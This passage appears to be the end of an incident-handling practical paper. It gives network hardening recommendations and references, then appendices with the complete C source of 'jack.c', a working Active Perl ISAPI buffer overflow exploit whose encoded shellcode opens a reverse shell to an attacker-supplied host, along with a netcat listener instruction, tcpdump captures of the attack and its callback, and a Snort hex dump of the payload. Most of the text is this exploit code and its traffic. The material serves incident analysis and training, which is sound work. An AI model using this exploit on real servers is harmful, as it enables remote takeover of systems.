- The addition of physical Ethernet taps or modified one-way cables on the tcpdump collectors with no IP addresses would help reduce the possibility that the machines could have the addresses enabled by a systems administration mistake.
- The web server could be moved the DMZ to lessen the damage should it be compromised.

References

www.cert.org

www.incident-response.com

www.securityfocus.com

www.nsfocus.com

www.linksys.com

www.activestate.com

www.microsoft.com

www.sans.org

www.exploitingstuff.com

www.packetstormsecurity.org

project.honeynet.org/

www.fish.com/forensics

staff.washington.edu/dittrich/

Course material SANS Incident Handling track
SANS Institute

Course material SANS Intrusion Detection track
SANS Institute

Hacking Exposed Second Edition
Osborne/McGraw-Hill

Know Your Enemy, The Honeynet Project
Addison-Wesley

SANS Incident Response Guidelines
SANS Institute

SANS Securing Windows 2000 Guide
SANS Institute

SANS Securing Linux Guide
SANS Institute

Beginning Linux Programming
WROX Press

Assembly Language and Systems programming for the IBM PC and Compatibles
Little Brown and Co

Appendix A

Exploit Code

```
/*      jack.c - Active Perl ISAPI overflow exploit by Indigo
<indigo@exploitingstuff.com> 2001

        Usage: jack <victim host> <victim port> <attacker host> <attacker port>

        Before executing jack start up a netcat listener with the port set to 'attacker port'

        eg:     nc -l -p 'attacker port'

        You may need to hit return a few times to get the prompt up

        main shellcode adapted from jill.c by dark spyrit <dspyrit@beavuh.org>

        Greets to:

        Morphsta, Br00t, Macavity, Jacob & Monkfish...Not forgetting D-Niderlunds
*/

#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <errno.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <netdb.h>

int main(int argc, char *argv[])
{
unsigned char shellcode[] =

"\x47\x45\x54\x20\x2f\x63\x67\x69\x2d\x62\x69\x6e\x2f"

"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
```

```
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42"
"\x42\x42\x42\x8b\x94\xf8\x77\x42\x42\x42\x42"

"\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90\x90"
"\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95\x40\xe2\xfa\x2d\x95\x95"
"\x64\xe2\x14\xad\xd8\xcf\x05\x95\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x95"
"\xc8\x1e\x40\x14\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\xe3"
"\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3\xc2\xc4\x1e\xaa"
"\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66\x33\xe1\x9d\xcc\xca\x16\x52\x91"
"\xd0\x77\x72\xcc\xca\xcb\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\xa6"
"\x5c\xf3\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95\x96\x56"
"\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d\xe1\x94\x95\x95\xa6\x55"
"\x39\x10\x55\xe0\x6c\xc7\xc3\x6a\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x95"
"\x7d\xce\x94\x95\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x95"
"\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x85\xc5"
"\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x8d\xc5\x18"
"\xd2\x89\xc5\x6a\xc2\x55\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x6a"
"\xc2\x51\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2\xcd\x14"
"\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95\x18\xd2\xe5\xc5\x18\xd2"
"\xb5\xc5\xa6\x55\xc5\xc5\xc5\xff\x94\xc5\xc5\x7d\x95\x95\x95\x95\xc8\x14"
"\x78\xd5\x6b\x6a\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\xe2"
"\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45\x1e\x7d\xc5\xfd"
"\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a\x10\x3e\x95\x95\x95\xa6\x55\xc5"
"\xd5\xc5\xd5\xc5\x6a\xc2\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x4d"
"\xf3\x52\x92\x97\x95\xf3\x52\xd2\x97\x8e\xac\x52\xd2\x91\x55\x3d\x97\x94"
"\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a\xc2\x49\xa6\x5c\xc4\xc3"
"\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x15"
```

```
"\xab\x95\xe1\xba\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x6a"
"\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff\x95\x6a\xa3\xc0"
"\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05\x05\x05\x05\x7e\x27\xff\x95\xfd"
"\x95\x91\x95\x95\xc0\xc6\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe1"
"\x09\xff\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2\x49\x7e"
"\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6\x55\x39\x10\x55\xe0\x6c\xc4"
"\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6"
"\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
"\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6"
"\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0"
"\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1"
"\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc2"
"\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95"
"\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95"
"\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
"\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf0"
"\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb"
"\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb"
"\xf0\xed\xf0\x95\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x33"
"\xc0\xb0\x90\x03\xd8\x8b\x03\x8b\x40\x60\x33\xdb\xb3\x24\x03\xc3\xff\xe0"
"\xeb\xb9\x90\x90\x05\x31\x8c\x6a"

"\x2E\x70\x6C\x20\x48\x54\x54\x50\x2F\x31\x2E\x30\x0D\x0A\x0D\x0A\x00";

    int                 s;
    unsigned short int  a_port;
    unsigned long       a_host;
    struct hostent      *ht;
```

```
        struct sockaddr_in      sin;

printf ("\njack - Active Perl ISAPI overflow launcher\nby Indigo
<indigo@exploitingstuff.com> 2001\n\n");

           if (argc != 5)
           {
                   printf ("Usage: %s <victim host> <victim port> <attacker host> <attacker
port>\n", argv[0]);
                   exit (1);
           }

        if ((ht = gethostbyname(argv[1])) == 0){
              herror(argv[1]);
              exit(1);
        }

        sin.sin_port = htons(atoi(argv[2]));
        a_port = htons(atoi(argv[4]));
        a_port^=0x9595;

        sin.sin_family = AF_INET;
        sin.sin_addr = *((struct in_addr *)ht->h_addr);

        if ((ht = gethostbyname(argv[3])) == 0){
              herror(argv[3]);
              exit(1);
        }

        a_host = *((unsigned long *)ht->h_addr);
        a_host^=0x95959595;

        shellcode[745]= (a_port) & 0xff;
        shellcode[746]= (a_port >> 8) & 0xff;

        shellcode[750]= (a_host) & 0xff;
        shellcode[751]= (a_host >> 8) & 0xff;
        shellcode[752]= (a_host >> 16) & 0xff;
        shellcode[753]= (a_host >> 24) & 0xff;

        if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
              perror("socket");
              exit(1);
        }

        printf("\nSending exploit....\n");
```

```
        if ((connect(s, (struct sockaddr *) &sin, sizeof(sin))) == -1){
                perror("connect");
                exit(1);
        }

        write(s, shellcode, strlen(shellcode));
        sleep (1);
        close (s);

           printf ("Exploit sent.\n\n");

        exit(0);
}
```

APPENDIX B TCPDUMP session of attack from in front of the firewall:

17:28:38.981523 192.168.1.11.35888 > 192.168.1.15.80: S 1980788786:1980788786(0) win 5840 <mss 1460,sackOK,timestamp 3704514 0,nop,wscale 0> (DF)
17:28:38.981523 192.168.1.15.80 > 192.168.1.11.35888: S 2912912445:2912912445(0) ack 1980788787 win 17520 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF)
17:28:38.981523 192.168.1.11.35888 > 192.168.1.15.80: . ack 1 win 5840 <nop,nop,timestamp 3704514 0> (DF)
17:28:38.981523 192.168.1.11.35888 > 192.168.1.15.80: . 1:1449(1448) ack 1 win 5840 <nop,nop,timestamp 3704514 0> (DF)
17:28:38.981523 192.168.1.11.35888 > 192.168.1.15.80: P 1449:1499(50) ack 1 win 5840 <nop,nop,timestamp 3704514 0> (DF)
17:28:38.981523 192.168.1.15.80 > 192.168.1.11.35888: . ack 1499 win 17520 <nop,nop,timestamp 370165 3704514> (DF)
17:28:38.991523 192.168.1.15.1496 > 192.168.1.11.5555: S 2912975617:2912975617(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
17:28:38.991523 192.168.1.11.5555 > 192.168.1.15.1496: S 1981452816:1981452816(0) ack 2912975618 win 5840 <mss 1460,nop,nop,sackOK> (DF)
17:28:38.991523 192.168.1.15.1496 > 192.168.1.11.5555: . ack 1 win 17520 (DF)
17:28:39.041523 192.168.1.15.1496 > 192.168.1.11.5555: P 1:106(105) ack 1 win 17520 (DF)
17:28:39.041523 192.168.1.11.5555 > 192.168.1.15.1496: . ack 106 win 5840 (DF)
17:28:39.991523 192.168.1.11.35888 > 192.168.1.15.80: F 1499:1499(0) ack 1 win 5840 <nop,nop,timestamp 3704615 370165> (DF)
17:28:39.991523 192.168.1.15.80 > 192.168.1.11.35888: . ack 1500 win 17520 <nop,nop,timestamp 370175 3704615> (DF)
17:28:43.981523 arp who-has 192.168.1.11 tell 192.168.1.15 (0:4:75:83:66:9f)
17:28:43.981523 arp reply 192.168.1.11 is-at 0:4:75:83:66:99 (0:4:75:83:66:9f)
17:28:56.601523 192.168.1.11.5555 > 192.168.1.15.1496: P 1:9(8) ack 106 win 5840 (DF)
17:28:56.701523 192.168.1.15.1496 > 192.168.1.11.5555: P 106:627(521) ack 9 win 17512 (DF)
17:28:56.701523 192.168.1.11.5555 > 192.168.1.15.1496: . ack 627 win 6432 (DF)
17:28:59.581523 192.168.1.11.5555 > 192.168.1.15.1496: P 9:18(9) ack 627 win 6432 (DF)
17:28:59.681523 192.168.1.15.1496 > 192.168.1.11.5555: P 627:924(297) ack 18 win 17503 (DF)
17:28:59.681523 192.168.1.11.5555 > 192.168.1.15.1496: . ack 924 win 7504 (DF)
17:29:01.651523 192.168.1.11.5555 > 192.168.1.15.1496: P 18:23(5) ack 924 win 7504 (DF)
17:29:01.741523 192.168.1.15.1496 > 192.168.1.11.5555: P 924:929(5) ack 23 win 17498 (DF)
17:29:01.741523 192.168.1.11.5555 > 192.168.1.15.1496: . ack 929 win 7504 (DF)
17:29:01.791523 192.168.1.15.1496 > 192.168.1.11.5555: F 929:929(0) ack 23 win 17498 (DF)

17:29:01.791523 192.168.1.11.5555 > 192.168.1.15.1496: F 23:23(0) ack 930 win 7504 (DF)
17:29:01.791523 192.168.1.15.1496 > 192.168.1.11.5555: . ack 24 win 17498 (DF)
17:29:01.901523 192.168.1.15.80 > 192.168.1.11.35888: P 1:232(231) ack 1500 win 17520 <nop,nop,timestamp 370395 3704615> (DF)
17:29:01.901523 192.168.1.11.35888 > 192.168.1.15.80: R 1980790286:1980790286(0) win 0 (DF)

APPENDIX C TCPDUMP session of attack from behind the firewall:

17:28:38.981523 192.168.1.11.35888 > 10.0.0.10.80: S 1980788786:1980788786(0) win 5840 <mss 1460,sackOK,timestamp 3704514 0,nop,wscale 0> (DF)
17:28:38.981523 arp who-has 10.0.0.1 tell 10.0.0.10
17:28:38.981523 arp reply 10.0.0.1 (0:4:75:83:6d:19) is-at 0:4:75:83:6d:19 (0:4:75:83:53:9e)
17:28:38.981523 10.0.0.10.80 > 192.168.1.11.35888: S 2912912445:2912912445(0) ack 1980788787 win 17520 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF)
17:28:38.981523 192.168.1.11.35888 > 10.0.0.10.80: . ack 1 win 5840 <nop,nop,timestamp 3704514 0> (DF)
17:28:38.981523 192.168.1.11.35888 > 10.0.0.10.80: . 1:1449(1448) ack 1 win 5840 <nop,nop,timestamp 3704514 0> (DF)
17:28:38.981523 192.168.1.11.35888 > 10.0.0.10.80: P 1449:1499(50) ack 1 win 5840 <nop,nop,timestamp 3704514 0> (DF)
17:28:38.981523 10.0.0.10.80 > 192.168.1.11.35888: . ack 1499 win 17520 <nop,nop,timestamp 370165 3704514> (DF)
17:28:38.991523 10.0.0.10.1496 > 192.168.1.11.5555: S 2912975617:2912975617(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
17:28:38.991523 192.168.1.11.5555 > 10.0.0.10.1496: S 1981452816:1981452816(0) ack 2912975618 win 5840 <mss 1460,nop,nop,sackOK> (DF)
17:28:38.991523 10.0.0.10.1496 > 192.168.1.11.5555: . ack 1 win 17520 (DF)
17:28:39.041523 10.0.0.10.1496 > 192.168.1.11.5555: P 1:106(105) ack 1 win 17520 (DF)
17:28:39.041523 192.168.1.11.5555 > 10.0.0.10.1496: . ack 106 win 5840 (DF)
17:28:39.991523 192.168.1.11.35888 > 10.0.0.10.80: F 1499:1499(0) ack 1 win 5840 <nop,nop,timestamp 3704615 370165> (DF)
17:28:39.991523 10.0.0.10.80 > 192.168.1.11.35888: . ack 1500 win 17520 <nop,nop,timestamp 370175 3704615> (DF)
17:28:43.981523 arp who-has 10.0.0.10 tell 10.0.0.1 (0:4:75:83:6d:19)
17:28:43.981523 arp reply 10.0.0.10 is-at 0:4:75:83:53:9e (0:4:75:83:6d:19)
17:28:56.601523 192.168.1.11.5555 > 10.0.0.10.1496: P 1:9(8) ack 106 win 5840 (DF)
17:28:56.701523 10.0.0.10.1496 > 192.168.1.11.5555: P 106:627(521) ack 9 win 17512 (DF)
17:28:56.701523 192.168.1.11.5555 > 10.0.0.10.1496: . ack 627 win 6432 (DF)
17:28:59.581523 192.168.1.11.5555 > 10.0.0.10.1496: P 9:18(9) ack 627 win 6432 (DF)
17:28:59.681523 10.0.0.10.1496 > 192.168.1.11.5555: P 627:924(297) ack 18 win 17503 (DF)
17:28:59.681523 192.168.1.11.5555 > 10.0.0.10.1496: . ack 924 win 7504 (DF)
17:29:01.651523 192.168.1.11.5555 > 10.0.0.10.1496: P 18:23(5) ack 924 win 7504 (DF)
17:29:01.741523 10.0.0.10.1496 > 192.168.1.11.5555: P 924:929(5) ack 23 win 17498 (DF)
17:29:01.741523 192.168.1.11.5555 > 10.0.0.10.1496: . ack 929 win 7504 (DF)
17:29:01.791523 10.0.0.10.1496 > 192.168.1.11.5555: F 929:929(0) ack 23 win 17498 (DF)

17:29:01.791523 192.168.1.11.5555 > 10.0.0.10.1496: F 23:23(0) ack 930 win 7504 (DF)
17:29:01.791523 10.0.0.10.1496 > 192.168.1.11.5555: . ack 24 win 17498 (DF)
17:29:01.901523 10.0.0.10.80 > 192.168.1.11.35888: P 1:232(231) ack 1500 win 17520 <nop,nop,timestamp 370395 3704615> (DF)
17:29:01.901523 192.168.1.11.35888 > 10.0.0.10.80: R 1980790286:1980790286(0) win 0 (DF)

APPENDIX D SNORT dump of attack

```
[**] IIS PERL.DLL OVERFLOW [**]
01/14-17:28:38.981523 192.168.1.11:35888 -> 192.168.1.15:80
TCP TTL:64 TOS:0x0 ID:63218 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x76107033  Ack: 0xAD9F843E  Win: 0x16D0
TcpLen: 32
TCP Options (3) => NOP NOP TS: 3704514 0
0x0000: 00 00 00 00 00 01 00 04 75 83 66 99 08 00 45 00
........u.f...E.
0x0010: 05 DC F6 F2 40 00 40 06 BA BE C0 A8 01 0B C0 A8
....@.@.........
0x0020: 01 0F 8C 30 00 50 76 10 70 33 AD 9F 84 3E 80 10
...0.Pv.p3...>..
0x0030: 16 D0 2A 71 00 00 01 01 08 0A 00 38 86 C2 00 00
..*q.......8....
0x0040: 00 00 47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 42
..GET /cgi-bin/B
0x0050: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0060: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0070: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0080: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0090: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x00A0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x00B0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x00C0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x00D0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x00E0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x00F0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0100: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0110: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0120: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
```

```
0x0130: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0140: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0150: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0160: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0170: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0180: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0190: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x01A0: 42 42 8B 94 F8 77 42 42 42 42 EB 03 5D EB 05 E8
BB...wBBBB..]...
0x01B0: F8 FF FF FF 83 C5 15 90 90 90 8B C5 33 C9 66 B9
............3.f.
0x01C0: D7 02 50 80 30 95 40 E2 FA 2D 95 95 64 E2 14 AD
..P.0.@..-..d...
0x01D0: D8 CF 05 95 E1 96 DD 7E 60 7D 95 95 95 95 C8 1E
.......~`}......
0x01E0: 40 14 7F 9A 6B 6A 6A 1E 4D 1E E6 A9 96 66 1E E3
@...kjj.M....f..
0x01F0: ED 96 66 1E EB B5 96 6E 1E DB 81 A6 78 C3 C2 C4
..f....n....x...
0x0200: 1E AA 96 6E 1E 67 2C 9B 95 95 95 66 33 E1 9D CC
...n.g,....f3...
0x0210: CA 16 52 91 D0 77 72 CC CA CB 1E 58 1E D3 B1 96
..R..wr....X....
0x0220: 56 44 74 96 54 A6 5C F3 1E 9D 1E D3 89 96 56 54
VDt.T.\.......VT
0x0230: 74 97 96 54 1E 95 96 56 1E 67 1E 6B 1E 45 2C 9E
t..T...V.g.k.E,.
0x0240: 95 95 95 7D E1 94 95 95 A6 55 39 10 55 E0 6C C7
...}.....U9.U.l.
0x0250: C3 6A C2 41 CF 1E 4D 2C 93 95 95 95 7D CE 94 95
.j.A..M,....}...
0x0260: 95 52 D2 F1 99 95 95 95 52 D2 FD 95 95 95 95 52
.R......R......R
0x0270: D2 F9 94 95 95 95 FF 95 18 D2 F1 C5 18 D2 85 C5
................
0x0280: 18 D2 81 C5 6A C2 55 FF 95 18 D2 F1 C5 18 D2 8D
....j.U.........
0x0290: C5 18 D2 89 C5 6A C2 55 52 D2 B5 D1 95 95 95 18
.....j.UR.......
```

```
0x02A0: D2 B5 C5 6A C2 51 1E D2 85 1C D2 C9 1C D2 F5 1E
...j.Q..........
0x02B0: D2 89 1C D2 CD 14 DA D9 94 94 95 95 F3 52 D2 C5
.............R..
0x02C0: 95 95 18 D2 E5 C5 18 D2 B5 C5 A6 55 C5 C5 C5 FF
...........U....
0x02D0: 94 C5 C5 7D 95 95 95 95 C8 14 78 D5 6B 6A 6A C0
...}......x.kjj.
0x02E0: C5 6A C2 5D 6A E2 85 6A C2 71 6A E2 89 6A C2 71
.j.]j..j.qj..j.q
0x02F0: FD 95 91 95 95 FF D5 6A C2 45 1E 7D C5 FD 94 94
.......j.E.}....
0x0300: 95 95 6A C2 7D 10 55 9A 10 3E 95 95 95 A6 55 C5
..j.}.U..>....U.
0x0310: D5 C5 D5 C5 6A C2 79 16 6D 6A 9A 11 02 95 95 95
....j.y.mj......
0x0320: 1E 4D F3 52 92 97 95 F3 52 D2 97 80 26 52 D2 91
.M.R....R...&R..
0x0330: 55 3D 94 9E FF 85 18 92 C5 C6 6A C2 61 FF A7 6A
U=........j.a..j
0x0340: C2 49 A6 5C C4 C3 C4 C4 C4 6A E2 81 6A C2 59 10
.I.\.....j..j.Y.
0x0350: 55 E1 F5 05 05 05 05 15 AB 95 E1 BA 05 05 05 05
U...............
0x0360: FF 95 C3 FD 95 91 95 95 C0 6A E2 81 6A C2 4D 10
.........j..j.M.
0x0370: 55 E1 D5 05 05 05 05 FF 95 6A A3 C0 C6 6A C2 6D
U........j...j.m
0x0380: 16 6D 6A E1 BB 05 05 05 05 7E 27 FF 95 FD 95 91
.mj......~'.....
0x0390: 95 95 C0 C6 6A C2 69 10 55 E9 8D 05 05 05 05 E1
....j.i.U.......
0x03A0: 09 FF 95 C3 C5 C0 6A E2 8D 6A C2 41 FF A7 6A C2
......j..j.A..j.
0x03B0: 49 7E 1F C6 6A C2 65 FF 95 6A C2 75 A6 55 39 10
I~..j.e..j.u.U9.
0x03C0: 55 E0 6C C4 C7 C3 C6 6A 47 CF CC 3E 77 7B 56 D2
U.l....jG..>w{V.
0x03D0: F0 E1 C5 E7 FA F6 D4 F1 F1 E7 F0 E6 E6 95 D9 FA
................
0x03E0: F4 F1 D9 FC F7 E7 F4 E7 EC D4 95 D6 E7 F0 F4 E1
................
0x03F0: F0 C5 FC E5 F0 95 D2 F0 E1 C6 E1 F4 E7 E1 E0 E5
................
0x0400: DC FB F3 FA D4 95 D6 E7 F0 F4 E1 F0 C5 E7 FA F6
................
```

```
0x0410: F0 E6 E6 D4 95 C5 F0 F0 FE DB F4 F8 F0 F1 C5 FC
................
0x0420: E5 F0 95 D2 F9 FA F7 F4 F9 D4 F9 F9 FA F6 95 C2
................
0x0430: E7 FC E1 F0 D3 FC F9 F0 95 C7 F0 F4 F1 D3 FC F9
................
0x0440: F0 95 C6 F9 F0 F0 E5 95 D0 ED FC E1 C5 E7 FA F6
................
0x0450: F0 E6 E6 95 D6 F9 FA E6 F0 DD F4 FB F1 F9 F0 95
................
0x0460: C2 C6 DA D6 DE A6 A7 95 C2 C6 D4 C6 E1 F4 E7 E1
................
0x0470: E0 E5 95 E6 FA F6 FE F0 E1 95 F6 F9 FA E6 F0 E6
................
0x0480: FA F6 FE F0 E1 95 F6 FA FB FB F0 F6 E1 95 E6 F0
................
0x0490: FB F1 95 E7 F0 F6 E3 95 F6 F8 F1 BB F0 ED F0 95
................
0x04A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x04B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x04C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x04D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x04E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
